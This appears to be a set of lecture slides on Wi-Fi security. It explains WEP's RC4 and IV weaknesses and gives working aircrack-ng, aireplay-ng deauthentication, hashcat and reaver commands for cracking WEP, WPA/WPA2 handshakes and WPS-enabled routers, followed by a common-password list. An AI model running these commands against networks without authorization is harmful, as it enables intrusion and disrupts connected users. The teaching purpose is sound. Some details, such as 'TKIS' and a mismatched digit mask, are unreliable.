# Some terms

- WEP/WPA/WPA2
- WPS
- AP (Access Point)
- Initialization Vector
- Checksum
- Packet
- 4-way handshake

# Two way of attack

- By capturing data packets
- By attacking on wps vulnerable router

# WEP

- Wired Equivalent Privacy (WEP)
- Is a security algorithm( encryption mechanism)
- Implements RC4 for confidentiality and the CRC-32 checksum for integrity
- Very easy to crack due to flaw in the implementation of the RC4 encryption algorithm
- Small bit length key, 64 and 128

# WEP

- Relies on seckret key K shared between accesspint and nodes(computers)
- K = rootkey + IV(24 bits)
- Data packet is formed by concatenating IV(in plain text) with the encrypted data and sent
- Due small length of IV, reuse of same IV may occur which leaves vulnerable to attack

# WEP Encryption




Figure 1

# WEP is vulnerable due to

- the existence of a large class of weak keys for which a few bits of secret key k can potentially reveal a substantial amount of the initial permutation of the internal state
- if the root key is used with multiple different IVs, an attacker can compute the root key by analyzing the initial word of the corresponding keystreams
- IV collision, This allows an attacker to collect two ciphertexts that are encrypted with the same key stream and perform statistical attacks to recover the plaintext


# WEP-Cracking Process

- Capture data packets –a lot
- Crack the encrypted packets

# WEP-Cracking Process

- Airmon-ng
- Airmon-ng start wlan0
- Kill all process to avoid problems later
- To View wireless aps around
  - Airodump-ng mon0
- To capture packets of specific network
  - airodump-ng -c (channel) -w (file name) --bssid (bssid) (interface)
  - //for collecting data with association
  - Aireplay-ng -1 0 -a (bssid) (interface). //now after association enter
  - Aireplya-ng -3 -b (bssid) (interface)  //now the data collection will climb in higher rate
  - 
- Cracking .cap file
  - aircrack-ng -b 00:14:6C:7E:40:80 output*.cap
  - Or hashcat

# WPA/WPA2 4-handshake



# WPA/WPA2

- Wi-Fi Protected Access
- replacement of vulnerable WEP standard
- 256-bit long key
- Includes a message integrity check
- Use of TKIS and AES for encrypting every packet with different key

# WPA/WPA2- cracking process

- Capture 4-way handshake
- Crack the hashed file using
  - Dictionary
  - Brute-force
  - Rule-based

# Capture 4-way handshake

- //airodump-ng, Wireshark or tcpdump
- airodump-ng mon0
- airodump-ng --bssid 08:86:30:74:22:76 -c 6 --write WPAcrack mon0
- //for deauthenticating client
  - aireplay-ng --deauth 100 -a 08:86:30:74:22:76 mon0

# Crack- Dictionary

- // need patience
- hashcat-cli64 -m 2500 prohash.hccap passwordlist.lst
- //wait until hash is successfully cracked
- May take from 14min – 14 hrs

# Cracking- Bruteforce

- //for 6 digit decimal number password eg:
- ./hashcat.bin -m 2500 -a3 capture.hccap ?d?d?d?d?d?d?d?d
- //customize as required

# WPS Vulnerale attack

- WPS feature enabled routers and AP are vulnerable to this attack.
- wash -i mon0  // to see theoretically vulnerable wifi
- reaver -i mon0 -c 11 -b bssid -vv

# Worst passwords 2014

- 123456
- password
- 12345
- 12345678
- qwerty
- 123456789
- 1234
- baseball
- dragon
- football
- 1234567
- monkey
- abc123
- 111111
- mustang
- access
- shadow
- master
- michael
- superman
- 696969
- 123123
- batman
- trustno1
- letmein

**-SplashData**

Crack this WiFi